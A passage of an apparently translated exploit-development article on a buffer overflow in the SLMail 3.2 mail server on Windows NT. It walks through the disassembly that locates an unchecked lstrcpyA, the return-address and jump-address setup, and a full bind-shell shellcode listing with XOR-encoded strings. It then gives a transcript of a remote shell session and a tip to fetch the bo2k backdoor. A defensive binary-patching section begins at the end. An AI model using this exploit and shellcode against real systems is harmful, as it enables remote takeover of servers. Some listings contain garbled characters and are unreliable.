004048EE      mov     ecx, [esp+27Ch+arg_10]
004048F5      mov     esi, [esp+27Ch+arg_C]
004048FC      mov     eax, [ecx]
004048FE      cmp     eax, 8
00404901      jnz     short loc_404914
00404903      mov     ecx, [esi+100h]
00404909      test    ecx, ecx
0040490B      jz      short loc_404914
0040490D      mov     ebx, 1
00404912      jmp     short loc_404916

```

Сравнение с `17h` — снова не наш случай, продолжаем следовать по переходам, пока не достигаем...

```

00404B7F loc_404B7F:                                ; CODE XREF: sub_404850+1C0j
00404B7F      cmp     ecx, 19h
00404B82      jnz     loc_404D7F
00404B88      mov     eax, dword_457354
00404B8D      test    eax, eax
00404B8F      jz      loc_404D4F
00404B95      mov     eax, dword_457384
00404B9A      mov     edi, [esp+27Ch+our_input]
00404BA1      push    0
00404BA3      push    eax
00404BA4      push    edi
00404BA5      call    sub_4365A0

```

Вот наш красавец — обратите внимание, как наши переименованные переменные сопровождают нас на протяжении всего вызова. IDA — это нечто, не правда ли? :)

Итак, `edi` получает наш строковый ввод, и мы следуем ещё одному вызову — снова переименуем полезную переменную стека при входе в следующий вызов.

т.е.: `edi = arg_0 = our_input`

```

004365A0 sub_4365A0      proc near                                ; CODE XREF: sub_4029D0+92p
004365A0                                                         ; sub_4029D0+107p ...
004365A0
004365A0 var_12C      = byte ptr -12Ch
004365A0 var_12B      = byte ptr -12Bh
004365A0 our_input   = dword ptr  4
004365A0 arg_4         = dword ptr  8
004365A0 arg_8         = dword ptr  0Ch
004365A0
004365A0      mov     eax, [esp+arg_8]
004365A4      mov     ecx, [esp+arg_4]
004365A8      sub     esp, 12Ch
004365AE      lea     edx, [esp+12Ch+var_12C]
004365B2      push    0

```

```

004365B4      push     eax
004365B5      mov      eax, [esp+134h+our_input]
004365BC      push     ecx
004365BD      push     12Ch
004365C2      push     edx
004365C3      push     eax
004365C4      call     sub_4364A0

```

И снова вызов. Обратите внимание на порядок записи регистров на стек: `eax = arg_0 = our_input`. У меня предчувствие, что мы приближаемся к главному.

Ладно, признаюсь. Я подсмотрел.

```

004364A0 sub_4364A0      proc near                                ; CODE XREF: sub_436470+1Bp
004364A0                                         ; sub_4365A0+24p ...
004364A0
004364A0 var_98          = byte ptr -98h
004364A0 var_8C          = byte ptr -8Ch
004364A0 var_78          = byte ptr -78h
004364A0 var_6C          = byte ptr -6Ch
004364A0 var_35          = byte ptr -35h
004364A0 var_15          = byte ptr -15h
004364A0 var_8           = dword ptr -8
004364A0 var_4           = dword ptr -4
004364A0 our_input      = dword ptr 4
004364A0 arg_4           = dword ptr 8
004364A0
004364A0      mov     eax, [esp+our_input]
004364A4      sub     esp, 64h
004364A7      push    ebx
004364A8      push    ebp
004364A9      push    esi
004364AA      mov     esi, [esp+70h+arg_4]
004364AE      push    edi
004364AF      push    eax
004364B0      push    esi
004364B1      call    ds:lstrcpyA
004364B7      push    40h
004364B9      push    esi
004364BA      call    j_lstrchr
004364BF      test    eax, eax
004364C1      jz      short loc_4364C6
004364C3      mov     byte ptr [eax], 0

```

И вот оно — классический ляп. `esi` указывает на буфер, `eax` содержит нашу строку — `бах` — `strcpy`.

Кто-нибудь заметил какую-либо форму проверки границ до этого момента? Я — нет.

Послушайте, господа, не пытайтесь от нас скрыться — **МЫ ВИДИМ**, что вы делаете.

Теперь мы знаем, что `EXP_N` — наша верная жертва. Можете последовать по другим командам — наткнётесь на схожую практику программирования; у `Seattle Labs` есть что исправлять.

За относительно быстрый сеанс обратной разработки мы находим распространённую ошибку — и тем не менее ошибку, компрометирующую весь сервер.

Очевидно, что далеко не все сеансы будут столь прямолинейны — дождитесь дождливого дня, запаситесь лишней пачкой сигарет, бутылкой водки, включите `30footFALL` и принимайтесь за работу — терпение есть добродетель, изучайте код не торопясь, и вы будете поражены тем, что найдёте.

И эй — даже если придёте с пустыми руками, к тому времени как добьёте бутылку, вам будет всё равно.

С достаточным терпением и решимостью вы обнаружите уйму самых разных дыр и уязвимостей с помощью методов дизассемблирования. Это навык, которым стоит обладать.

---

## Раздел 2: Эксплойт

Хотя этот раздел охватит некоторые приёмы, техники и процесс эксплуатации переполнений в Windows, главная его цель — задокументировать то, что я считаю наиболее идеальным шеллкодом для Win32-эксплойтов на сегодняшний день.

Последнее, что мне хотелось бы делать, — перепахивать уже пройденное, тем не менее я задокументирую путь, который прошёл лично перед созданием полезной нагрузки. Тем из вас, кто занимался подобным раньше, — можете сразу переходить к шеллкоду.

Прежде чем начать, хочу кое-что сказать по поводу некоторых представителей сообщества безопасности.

Когда я опубликовал эксплойт для IIS (вот уж воплощение концепции proof-of-concept :)), некоторые письма были весьма тревожными.

Письма от сотрудников крупных корпораций и — да — государственных ведомств, носящих звания «Руководитель сетевой безопасности» и подобное, которые использовали эксплойт для оценки риска для своих серверов. Если эксплойт не срабатывал, некоторые были готовы считать риск минимальным.

Не оценивайте угрозу для своих серверов исключительно по результатам одного публичного эксплойта — уязвимость существует, устраните её. Если вы думаете, что это был единственный демонстрационный код — вам стоит провериться.

Теперь, возможно, вы измените своё отношение. Массы получили полный контроль — безоговорочно.

Поехали.

Мой опыт работы с NT весьма ограничен — собственно говоря, я лишь недавно перешёл от исследования Windows 9x.

К сожалению, то, что я заметил под NT: у SoftIce возникают небольшие проблемы с перехватом сбоев, а другие отладчики склонны включаться после того, как уже сработала обработка исключений.

Это неприятно по нескольким причинам.

Если исключение возникает, когда, например, подпрограмма определения длины строки пытается читать из недопустимой памяти, то в NT вполне вероятно, что именно обработчик исключений перезапишет еір вашими данными (IIS снова приходит на ум).

Мы можем направить наш еір на смещение в этой точке, если пожелаем, но это не очень точно — гораздо лучше попытаться подставить несколько допустимых адресов и дать коду выполнить ret к еір с нашими данными.

Я предлагаю установить точку останова на диспетчере исключений и дампитировать еір, из которого он был вызван:

```
bpx KiUserExceptionDispatcher DO "dd *esp+0c"
```

Если еір не был перезаписан, можно прерваться на этом смещении и посмотреть, что имеется в наличии; если еір был захвачен, то смещение в этом месте должно содержать наши байты.

В таком случае можно либо попытаться отследить назад в повреждённый стек и найти место для прерывания относительно близко к тому месту, где мы переходим к нашему еір, либо просто сделать образованное предположение.

Сломаем это.

[illegible]

Наш отладчик срабатывает; в данном случае `ip` был полностью захвачен — посмотрите, откуда был вызван обработчик: `0x78787878`, т.е. `xxxx`.

Теперь нам нужно найти точное место в коде, где мы переходим на наш адрес. Взглянем на дизассемблирование.

```
004364AF          push     eax
004364B0          push     esi
004364B1          call     ds:1strcpyA
```

Установим точку останова прямо перед вызовом `lstrcpy` — так мы сможем внимательнее изучить операции с буфером и окажемся в шаге от полного контроля над системой.

Итак, отправляем данные и ждем срабатывания отладчика, выходим из вызова и быстро достигаем...

```
or eax, -01
add esp, 0000012c
ret
```

Вот куда нам нужно: этот `ret` перенесёт нас к нашему `ebp`. Мы получили управление.

Теперь — куда двигаться.

Изучаем регистры и смотрим, что имеется в наличии: esp полностью поврежден и указывает куда-то в середину нашего буфера. Можно прыгнуть на стек, но зачем? Посмотрите на некоторые из других регистров — edi содержит наш буфер прямо после «exrn». Лучше не придумаешь. Хотя существует немало способов прыгнуть на стек, почти всегда можно найти «call edi» или подобное.

Немного подумаем: в идеальном мире мы бы просто ссылались на смещение в `slmail.exe` — но это мир Windows.

Нам нужно избегать нулевых байт, поэтому, к сожалению, сам `exe` нам не подходит, поскольку он загружается по базовому адресу по умолчанию `0x00400000`. Можно было бы использовать расположение в исполняемом файле, если бы мы поместили смещение в конец наших данных, поскольку там был бы нулевой байт конца строки, — но это не оставляет достаточно места для нормальной полезной нагрузки. Помните: мы не хотим зависеть от версии NT вообще, поэтому нам нужна либо DLL из состава SLMail, либо внешняя DLL, статичная для всех пакетов обновлений.

Посмотрим, что ещё загружено в рамках этого процесса. SysInternals (<http://www.sysinternals.com>) имеет удобную утилиту listdlls, которая покажет именно это.

```
C:\tools>listdlls slmail.exe
```

ListDLLs V2.1  
Copyright (C) 1997-1999 Mark Russinovich  
<http://www.sysinternals.com>

---

slmail.exe pid: 159

| Base       | Size     | Version        | Path                           |
|------------|----------|----------------|--------------------------------|
| 0x00400000 | 0x62000  | 3.02.0001.1204 | E:\PROGRA~1\SLmail\slmail.exe  |
| 0x77f60000 | 0x5c000  | 4.00.1381.0130 | E:\WINNT\System32\ntdll.dll    |
| 0x10000000 | 0xc000   | 2.03.0000.0000 | E:\WINNT\system32\OpenC32.dll  |
| 0x77f00000 | 0x5e000  | 4.00.1381.0133 | E:\WINNT\system32\KERNEL32.dll |
| 0x77ed0000 | 0x2c000  | 4.00.1381.0115 | E:\WINNT\system32\GDI32.dll    |
| 0x77e70000 | 0x54000  | 4.00.1381.0133 | E:\WINNT\system32\USER32.dll   |
| 0x77dc0000 | 0x3f000  | 4.00.1381.0121 | E:\WINNT\system32\ADVAPI32.dll |
| 0x77e10000 | 0x57000  | 4.00.1381.0131 | E:\WINNT\system32\RPCRT4.dll   |
| 0x77d80000 | 0x32000  | 4.00.1381.0027 | E:\WINNT\system32\comdlg32.dll |
| 0x77c40000 | 0x13c000 | 4.00.1381.0114 | E:\WINNT\system32\SHELL32.dll  |
| 0x77aa0000 | 0x74000  | 4.72.3609.2200 | E:\WINNT\system32\COMCTL32.dll |
| 0x776d0000 | 0x8000   | 4.00.1381.0131 | E:\WINNT\system32\WSOCK32.dll  |
| 0x776b0000 | 0x14000  | 4.00.1381.0133 | E:\WINNT\system32\WS2_32.dll   |
| 0x78000000 | 0x40000  | 6.00.8337.0000 | E:\WINNT\system32\MSVCRT.dll   |
| 0x776a0000 | 0x7000   | 4.00.1381.0031 | E:\WINNT\system32\WS2HELP.dll  |
| 0x77a90000 | 0xb000   | 4.00.1371.0001 | E:\WINNT\system32\VERSION.dll  |
| 0x779c0000 | 0x8000   | 4.00.1371.0001 | E:\WINNT\system32\LZ32.dll     |
| 0x77bf0000 | 0x7000   | 4.00.1381.0072 | E:\WINNT\system32\rpcrtcl.dll  |
| 0x77660000 | 0xf000   | 4.00.1381.0037 | E:\WINNT\system32\msafd.dll    |
| 0x77690000 | 0x9000   | 4.00.1381.0037 | E:\WINNT\System32\wshtcpip.dll |
| 0x74ff0000 | 0xd000   | 4.00.1381.0131 | E:\WINNT\System32\rnr20.dll    |

Собственных DLL там немного, поэтому придётся взять что-то внешнее. LZ32.DLL подойдёт — статична для всех пакетов обновлений, содержит нужный нам код, и смещение не содержит нулевых байт.

По адресу 0x779C1CAA находим «call edi» — отлично.

Следующая проблема — нам нужно знать, куда в нашем буфере вставить смещение. Быстрый и простой способ выяснить это: заполните буфер кучей независимых байт, 1A, 2A, 3A, 4A....A1, A2 и так далее — тогда при перезаписи eip вы сможете точно определить позицию.

Быстро замечаем, что нужное нам место находится примерно в 300 байтах от начала буфера, итог:

```
exrn <299 нопов> 0x779c1caa
```

В текущем виде, если отправить эти данные, eip вернётся на смещение 0x779c1caa, которое вызовет edi и выполнит наши нопы — а перед смещением мы также добавим короткий прыжок, чтобы обойти мусорные инструкции, в которые наше смещение было транслировано.

Теперь остаётся только прикрепить нашу полезную нагрузку в конце.

Пора.

---

## Полезная нагрузка

Замечание: идеи таблицы строк/таблицы переходов пришли от DilDog. Очень круто. Потрясающая работа.

### Цель:

Эксплойт, который порождает командную строку непосредственно на указанном порту и успешно выполняется на всех версиях NT.

### Соображения:

- Точная версия ОС неизвестна.
- Адреса функций различаются в зависимости от версий/пакетов обновлений/обновлений.
- Таблица импорта SLMail не содержит всех необходимых функций.

- Необходимо избегать нулевых байт, символов возврата каретки и т.д.

Первые три проблемы мы решим, обратившись к IAT slmail и используя эти процедуры для загрузки внешних функций. С четвёртой? Придётся проявить смекалку.

Чтобы сделать шеллкод максимально обобщённым, мы создадим таблицу переходов для всех используемых внешних функций, не полагаясь на импорт SLMail — за двумя исключениями.

Чтобы загружать DLL и получать адреса нужных процедур, нам понадобится ссылаться на две функции из таблицы импорта slmail.exe:

GetProcAddress и LoadLibraryA.

Прежде чем показать создаваемую нами таблицу, хочу вкратце рассказать о том, что связано с порождением удалённой оболочки под Windows NT. К сожалению, это далеко не так просто, как при работе с \*nix, но, конечно, выполнимо. Чтобы породить полноценную удалённую оболочку, нам нужно перенаправить стандартный вывод и стандартный поток ошибок подключённому пользователю, а подключённый пользователь должен контролировать стандартный ввод.

Ответ?

Анонимные каналы.

Основное назначение анонимных каналов — обмен данными между родительскими и дочерними процессами или просто между дочерними процессами.

Анонимный канал — односторонняя труба: данные текут только в одном направлении — из одного конца в другой. Полезность очевидна при работе с консолью: мы можем заменить дескрипторы stdin/stdout/stderr дескрипторами концов созданных каналов. Затем мы можем читать из каналов и записывать в них с помощью API ReadFile и WriteFile. С читающего конца канала stdout мы отправляем буфер подключённому сокету, а то, что получаем от подключённого сокета, направляем в пишущий конец канала stdin.

Чтобы сохранить универсальность, наша таблица строк, к сожалению, будет включать довольно много функций, занимающих драгоценные байты. Когда пространство стека ограничено, желательно использовать больше функций из IAT вашей цели.

**Таблица:**

```
        db "KERNEL32",0,;строка для LoadLibrary.
□db "CreatePipe",0
□db "GetStartupInfoA",0

;структуру стартовой информации мы изменим во время выполнения,
;так как структура слишком велика для включения в шеллкод.
□
□db "CreateProcessA",0
□db "PeekNamedPipe",0
□db "GlobalAlloc",0
□db "WriteFile",0
□db "ReadFile",0
□db "Sleep",0
□db "ExitProcess",0
□
□db "WSOCK32",0
□db "socket",0
□db "bind",0
□db "listen",0
□db "accept",0
□db "send",0
□db "recv",0

sockstruc STRUCT
□sin_family dw 0002h
□sin_port   dw ?
□sin_addr   dd ?
```

```

□sin_zero    db 8 dup (0)
sockstruc ENDS

;слово sin_port будет заполнено клиентом эксплойта перед отправкой шеллкода.
□
□db "cmd.exe",0
□dd 0xffffffffh
□db 00dh, 00ah

;строка для запуска командной строки.
;dword в конце будет использоваться для ссылки на конец таблицы строк во время выполнения.

```

Знаю, о чём вы думаете — все эти строки завершаются нулём, а структуры содержат нулевые байты. Чтобы обойти это, мы XOR-ируем таблицу строк на 0x99, за исключением символов возврата каретки/перевода строки и dword 0xFFFFFFFF.

Если всё пошло по плану, зашифрованная таблица должна выглядеть примерно так:

```

00000280  .. .. .. .. .. .. .. .. .. .. D2 DC CB D7 DC .....
00000290  D5 AA AB 99 DA EB FC F8-ED FC C9 F0 E9 FC 99 DE .....
000002A0  FC ED CA ED F8 EB ED EC-E9 D0 F7 FF F6 D8 99 DA .....
000002B0  EB FC F8 ED FC C9 EB F6-FA FC EA EA D8 99 DA F5 .....
000002C0  F6 EA FC D1 F8 F7 FD F5-FC 99 C9 FC FC F2 D7 F8 .....
000002D0  F4 FC FD C9 F0 E9 FC 99-DE F5 F6 FB F8 F5 D8 F5 .....
000002E0  F5 F6 FA 99 CE EB F0 ED-FC DF F0 F5 FC 99 CB FC .....
000002F0  F8 FD DF F0 F5 FC 99 CA-F5 FC FC E9 99 DC E1 F0 .....
00000300  ED C9 EB F6 FA FC EA EA-99 CE CA D6 DA D2 AA AB .....
00000310  99 EA F6 FA F2 FC ED 99-FB F0 F7 FD 99 F5 F0 EA .....
00000320  ED FC F7 99 F8 FA FA FC-E9 ED 99 EA FC F7 FD 99 .....
00000330  EB FC FA EF 99 9B 99 82-A1 99 99 99 99 99 99 .....
00000340  99 99 99 99 99 FA F4 FD-B7 FC E1 FC 99 FF FF FF .....
00000350  FF 0D 0A ...

```

Это будет прикреплено в самый конец нашего шеллкода.

Теперь время перейти к самому интересному.

Замечание: этот эксплойт предполагает базовый адрес 0x00400000.

Рекомендуется следить за кодом в отладчике, читая объяснения.

```

:00000138 33C0          xor eax, eax
:0000013A 50            push eax
:0000013B F7D0          not eax
:0000013D 50            push eax
:0000013E 59            pop ecx
:0000013F F2            repnz
:00000140 AF          scasd
:00000141 59            pop ecx
:00000142 B1C6          mov cl, C6
:00000144 8BC7          mov eax, edi
:00000146 48            dec eax
:00000147 803099        xor byte ptr [eax], 99
:0000014A E2FA          loop 00000146

```

Это устанавливает edi на конец нашей зашифрованной таблицы строк, сканируя буфер в поиске нашего dword (0xFFFFFFFF); ecx содержит количество символов для дешифровки. edi затем перемещается в eax, и каждый байт дешифруется (XOR с 0x99). Теперь eax указывает на начало таблицы строк.

```

:0000014C 33F6          xor esi, esi
:0000014E 96            xchg eax,esi
:0000014F BB99101144    mov ebx, 44111099
:00000154 C1EB08        shr ebx, 08
:00000157 56            push esi
:00000158 FF13          call dword ptr [ebx]

```

Здесь мы вызываем LoadLibraryA, передавая esi в качестве параметра — он указывает на «KERNEL32», первую строку таблицы. Вызов осуществляется путём передачи ebx адреса

LoadLibrary из таблицы импорта SLMail, и мы добавляем лишний байт, чтобы избежать использования нулевого символа, затем убираем его сдвигом значения на один байт вправо. LoadLibraryA = 00441110h.

```
:0000015A 8BD0      mov edx, eax
:0000015C FC       cld
:0000015D 33C9      xor ecx, ecx
:0000015F B10B      mov cl, 0B
:00000161 49       dec ecx
:00000162 32C0      xor al, al
:00000164 AC       lodsb
:00000165 84C0      test al, al
:00000167 75F9      jne 00000162
```

Мы задаём esx количество процедур, указанных нами из ядра, поскольку будем создавать таблицу переходов для наших функций. Затем просто инкрементируем esi до нулевого байта, переходя к следующему имени строки.

```
:00000169 52       push edx
:0000016A 51       push ecx
:0000016B 56       push esi
:0000016C 52       push edx
:0000016D B30C      mov bl, 0C
:0000016F FF13     call dword ptr [ebx]
:00000171 AB       stosd
:00000172 59       pop ecx
:00000173 5A       pop edx
:00000174 E2EC     loop 00000162
```

Здесь мы вызываем GetProcAddress. ebx уже содержал значение от LoadLibrary, поэтому нам нужно лишь изменить младший байт. Затем сохраняем адрес в edi и делаем цикл для остальных функций. Теперь у нас есть таблица переходов в edi — мы можем косвенно вызывать каждую функцию из edi. Например: call dword ptr [edi-0c].

```
:00000176 32C0      xor al, al
:00000178 AC       lodsb
:00000179 84C0      test al, al
:0000017B 75F9      jne 00000176
:0000017D B310      mov bl, 10
:0000017F 56       push esi
:00000180 FF13     call dword ptr [ebx]
:00000182 8BD0      mov edx, eax
:00000184 FC       cld
:00000185 33C9      xor ecx, ecx
:00000187 B106      mov cl, 06
:00000189 32C0      xor al, al
:0000018B AC       lodsb
:0000018C 84C0      test al, al
:0000018E 75F9      jne 00000189
:00000190 52       push edx
:00000191 51       push ecx
:00000192 56       push esi
:00000193 52       push edx
:00000194 B30C      mov bl, 0C
:00000196 FF13     call dword ptr [ebx]
:00000198 AB       stosd
:00000199 59       pop ecx
:0000019A 5A       pop edx
:0000019B E2EC     loop 00000189
```

Это повторение более раннего кода, за исключением того, что теперь мы расширяем нашу таблицу переходов, включая функции для работы с сокетами.

```
:0000019D 83C605    add esi, 00000005
:000001A0 33C0      xor eax, eax
:000001A2 50       push eax
:000001A3 40       inc eax
:000001A4 50       push eax
:000001A5 40       inc eax
```

```

:000001A6 50          push eax
:000001A7 FF57E8    call [edi-18]
:000001AA 93          xchg eax,ebx

```

Здесь мы помещаем на стек значения SOCK\_STREAM, AF\_INET и null для протокола, затем вызываем функцию 'socket'.

Замечание: нам не нужно вызывать WSStartup, поскольку целевой процесс уже позаботился об этом за нас.

Также устанавливаем esi для указания на структуру сокета и сохраняем возвращаемое значение процедуры socket в ebx, чтобы оно не было уничтожено следующими функциями.

```

:000001AB 6A10          push 00000010
:000001AD 56          push esi
:000001AE 53          push ebx
:000001AF FF57EC    call [edi-14]

```

Вызов bind с дескриптором сокета и структурой сокета в качестве параметров.

```

:000001B2 6A02          push 00000002
:000001B4 53          push ebx
:000001B5 FF57F0    call [edi-10]

```

Вызов listen с дескриптором сокета в качестве параметра.

```

:000001B8 33C0          xor eax, eax
:000001BA 57          push edi
:000001BB 50          push eax
:000001BC B00C          mov al, 0C
:000001BE AB          stosd
:000001BF 58          pop eax
:000001C0 AB          stosd
:000001C1 40          inc eax
:000001C2 AB          stosd
:000001C3 5F          pop edi
:000001C4 48          dec eax
:000001C5 50          push eax
:000001C6 57          push edi
:000001C7 56          push esi
:000001C8 AD          lodsd
:000001C9 56          push esi
:000001CA FF57C0    call [edi-40]

```

Первый вызов CreatePipe. Создаём структуру SECURITY\_ATTRIBUTES в edi и указываем, что возвращаемые дескрипторы являются наследуемыми. esi получает наши дескрипторы чтения и записи, возвращённые вызовом.

```

:000001CD 48          dec eax
:000001CE 50          push eax
:000001CF 57          push edi
:000001D0 AD          lodsd
:000001D1 56          push esi
:000001D2 AD          lodsd
:000001D3 56          push esi
:000001D4 FF57C0    call [edi-40]

```

Второй вызов CreatePipe. Снова дескрипторы чтения и записи сохраняются в esi.

```

:000001D7 48          dec eax
:000001D8 B044          mov al, 44
:000001DA 8907          mov dword ptr [edi], eax
:000001DC 57          push edi
:000001DD FF57C4    call [edi-3C]

```

Вызов GetStartupInfo. Структура будет сохранена в edi, которому мы задаём значение размера. Структуру нужно будет изменить.

```

:000001E0 33C0          xor eax, eax
:000001E2 8B46F4          mov eax, dword ptr [esi-0C]

```

```

:000001E5 89473C      mov dword ptr [edi+3C], eax
:000001E8 894740      mov dword ptr [edi+40], eax
:000001EB 8B06       mov eax, dword ptr [esi]
:000001ED 894738      mov dword ptr [edi+38], eax
:000001F0 33C0       xor eax, eax
:000001F2 66B80101   mov ax, 0101
:000001F6 89472C      mov dword ptr [edi+2C], eax
:000001F9 57         push edi
:000001FA 57         push edi
:000001FB 33C0       xor eax, eax
:000001FD 50         push eax
:000001FE 50         push eax
:000001FF 50         push eax
:00000200 40         inc eax
:00000201 50         push eax
:00000202 48         dec eax
:00000203 50         push eax
:00000204 50         push eax
:00000205 AD         lodsd
:00000206 56         push esi
:00000207 33C0       xor eax, eax
:00000209 50         push eax
:0000020A FF57C8     call [edi-38]

```

Не стесняйтесь улучшить этот код для экономии байт — например, использовать `stosd` для изменения `edi`. В тот момент я просто пытался заставить это `_работать_` и особо не беспокоился о размере. Что здесь вообще происходит?

Мы изменяем структуру `startupinfo` перед вызовом `CreateProcess`.

Заменяем `StdOutput` и `StdError` дескриптором пишущего конца первого созданного канала. Затем заменяем `StdInput` дескриптором читающего конца второго созданного канала. Значение флагов устанавливаем в `STARTF_USESHOWWINDOW+STARTF_USESTDHANDLES`, а `ShowWindow` — в `SW_HIDE`. `esi` указывает на «`cmd.exe`», и мы выполняем вызов `CreateProcess`.

```

:0000020D FF76F0     push [esi-10]
:00000210 FF57CC     call [edi-34]
:00000213 FF76FC     push [esi-04]
:00000216 FF57CC     call [edi-34]

```

`CloseHandle` вызывается для закрытия первого дескриптора чтения и второго дескриптора записи, использованных для `StdHandles`.

```

:00000219 48         dec eax
:0000021A 50         push eax
:0000021B 50         push eax
:0000021C 53         push ebx
:0000021D FF57F4     call [edi-0C]
:00000220 8BD8      mov ebx, eax

```

Вызов `accept` и ожидание соединения. Возвращаемый дескриптор сохраняется в `ebx`.

```

:00000222 33C0       xor eax, eax
:00000224 B404      mov ah, 04
:00000226 50         push eax
:00000227 C1E804    shr eax, 04
:0000022A 50         push eax
:0000022B FF57D4     call [edi-2C]
:0000022E 8BF0      mov esi, eax

```

Создание буфера в 1024 байта с помощью `GlobalAlloc`, с передачей `GMEM_FIXED+GMEM_ZEROINIT` — возвращается дескриптор, помещаемый в `esi`.

```

:00000230 33C0       xor eax, eax
:00000232 8BC8      mov ecx, eax
:00000234 B504      mov ch, 04
:00000236 50         push eax
:00000237 50         push eax
:00000238 57         push edi

```

```

:00000239 51          push ecx
:0000023A 50          push eax
:0000023B FF77A8     push [edi-58]
:0000023E FF57D0     call [edi-30]
:00000241 833F01     cmp dword ptr [edi], 00000001
:00000244 7C22      jnl 00000268

```

Вызов `PeekNamedPipe` для проверки наличия данных в читающем конце канала (`StdOutput/StdError`). Если данных нет — пропускаем следующие функции `readfile/send`, поскольку ждём ввода от пользователя. `edi` хранит количество прочитанных байт, `[edi-58]` — дескриптор читающего конца канала.

```

:00000246 33C0      xor eax, eax
:00000248 50          push eax
:00000249 57          push edi
:0000024A FF37      push dword ptr [edi]
:0000024C 56          push esi
:0000024D FF77A8     push [edi-58]
:00000250 FF57DC     call [edi-24]
:00000253 0BC0      or eax, eax
:00000255 742F      je 00000286

```

Вызов `ReadFile`, заполнение созданного буфера данными из читающего конца канала. Передаём параметр `bytesread` из предыдущего вызова `PeekNamedPipe`. Если функция завершается неудачей (командная строка была закрыта) — прыгаем в конец нашего шеллкода и вызываем `ExitProcess`, что завершит процесс `slmail`.

```

:00000257 33C0      xor eax, eax
:00000259 50          push eax
:0000025A FF37      push dword ptr [edi]
:0000025C 56          push esi
:0000025D 53          push ebx
:0000025E FF57F8     call [edi-08]

```

Вызов `send` для отправки данных из нашего буфера подключённому пользователю.

```

:00000261 6A50      push 00000050
:00000263 FF57E0     call [edi-20]
:00000266 EBС8      jmp 00000230

```

Вызов `Sleep` и прыжок обратно к `PeekNamedPipe`.

```

:00000268 33C0      xor eax, eax
:0000026A 50          push eax
:0000026B B404      mov ah, 04
:0000026D 50          push eax
:0000026E 56          push esi
:0000026F 53          push ebx
:00000270 FF57FC     call [edi-04]

```

Эта точка достигается, когда в читающем канале нет данных — вызываем `getc` для получения ввода от пользователя.

```

:00000273 57          push edi
:00000274 33C9      xor ecx, ecx
:00000276 51          push ecx
:00000277 50          push eax
:00000278 56          push esi
:00000279 FF77AC     push [edi-54]
:0000027C FF57D8     call [edi-28]

```

Передаём дескриптор пишущего конца нашего канала (`StdInput`) и вызываем `WriteFile`, отправляя буфер от пользователя — т.е. запускаем команду.

```

:0000027F 6A50      push 00000050
:00000281 FF57E0     call [edi-20]
:00000284 EBAA      jmp 00000230

```

Снова вызов `Sleep` и прыжок обратно к `PeekNamedPipe`.

```
:00000286 50          push eax
:00000287 FF57E4      call [edi-1C]
:0000028A 90          nop
```

Оболочка завершена — вызываем `ExitProcess` для наведения порядка.

И вот оно — полный контроль у нас в руках.

Прежде чем перейти к последнему разделу о модификации исполняемого файла цели, приведу краткий пример работы эксплойта.

---

## Захват контроля

```
E:\exploits>slxploit supermax.gen.nz 8376 1234
SLMail (3.2.3113) remote.
by Barnaby Jack AKA dark spyrit <dspyrit@beavuh.org>

usage: slxploit <host> <port> <port to bind shell>
e.g. - slxploit host.com 27 1234

waiting for response....
220 supermax.gen.nz SmtP Server SLMail v3.2 Ready ESMTP spoken here

sent.. spawn connection now.

Trying 192.168.10.3...
Connected to supermax.gen.nz.
Escape character is '^]'.
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

E:\Program Files\SLmail\SYSTEM>
E:\Program Files\SLmail\SYSTEM>at
The service has not been started.

E:\Program Files\SLmail\SYSTEM>net start schedule

The Schedule service is starting.
The Schedule service was started successfully.

E:\Program Files\SLmail\SYSTEM>time
The current time is: 23:49:36.36
Enter the new time:

E:\Program Files\SLmail\SYSTEM>at 23:51:00 net start slmail
Added a new job with job ID = 0

E:\Program Files\SLmail\SYSTEM>net view
Server Name          Remark
-----
\\SUPERMAX
The command completed successfully.

E:\Program Files\SLmail\SYSTEM>net send supermax beavuh 99.
The message was successfully sent to SUPERMAX.

E:\Program Files\SLmail\SYSTEM>exit
exit
Connection closed by foreign host.
```

Масса возможностей — можно также создать файл с командами `ftp` для загрузки `bo2k`, например, и использовать консольный `ftp NT`.

Например: `ftp -s:file host.`

---

### Раздел 3: Средство защиты

Это, пожалуй, наиболее важный раздел статьи — и он полезен не только для предотвращения уязвимостей: возможность добавлять собственный код открывает бесчисленное множество возможностей, как вы сами можете догадаться.

Рекомендую ознакомиться с документацией по формату PE-файла. Книга Мэтта Питрека «Windows 95 System Programming Secrets» содержит отличный раздел; также смотрите [http://msdn.microsoft.com/library/specs/msdn\\_pecoff.htm](http://msdn.microsoft.com/library/specs/msdn_pecoff.htm) для документации Microsoft.

Представьте на минуту гипотетическую ситуацию:

Обнаруживается огромная дыра, делающая большинство NT-серверов в Интернете уязвимыми для удалённого системного доступа. Microsoft топчется на месте около недели, прежде чем выпустить подходящий патч, а в это время крупнейшие корпорации могут лишь молиться, чтобы не стать жертвой атаки, или переходить на альтернативное программное обеспечение. Эй, это произошло пару месяцев назад! :) Но есть альтернатива: залатайте программу самостоятельно.

Есть 3 основных подхода к добавлению собственного кода:

1. Добавить код в неиспользуемое пространство секции.
2. Увеличить размер последней секции.
3. Добавить новую секцию.

Мы воспользуемся первым способом; пример второго подхода можно посмотреть в моём троянском netstat, который будет доступен на <http://www.rootkit.com> в ближайшем будущем.

Добавление собственной секции — по крайней мере для наших целей — обычно не требуется, поэтому я не буду рассматривать эти техники в данном документе.

Теперь нужно подумать о коде, который мы добавим; вот несколько вариантов:

- Добавить собственную подпрограмму определения длины строки и выводить сообщение об ошибке в зависимости от длины, а затем пропускать опасные функции.
- Добавить собственную подпрограмму определения длины строки и вставлять нулевой байт в начало буфера в зависимости от длины, чтобы программа фактически считала, что ввода не было, и возвращала стандартное сообщение «синтаксическая ошибка».
- Заменить проблемную функцию `strcpy` на её версию с проверкой границ — т.е. сделать то, что они должны были сделать с самого начала.

Думаю, очевидно, какой путь мы выберем: первый вариант слишком громоздкий, второй — недостаточно аккуратный, поэтому остановимся на последнем.

Как раз в этом случае `IstrcpynA` находится в таблице импорта нашей цели (а если бы это было не так — использовали бы те же техники, что и в шеллкоде: процедуры `LoadLibrary` и `GetProcAddress`).

Берём PE Dump или `dumpbin`, что есть под рукой, и дампируем таблицу секций для `slmail.exe`. Если вы раньше не работали с PE-заголовком, я немного объясню по ходу.

```
Section Table
01 .text      VirtSize: 0003F99B  VirtAddr: 00001000
  raw data offs: 00001000  raw data size: 00040000
  relocation offs: 00000000  relocations: 00000000
  line # offs: 00000000  line #'s: 00000000
  characteristics: 60000020
    CODE MEM_EXECUTE MEM_READ
```

Секция, с которой мы будем работать, — .text, где находится код. Видно, что Virtual Size (фактический размер кода) заметно меньше, чем raw data size (занимаемое пространство). Если вычесть Virtual Size из raw data size:

```
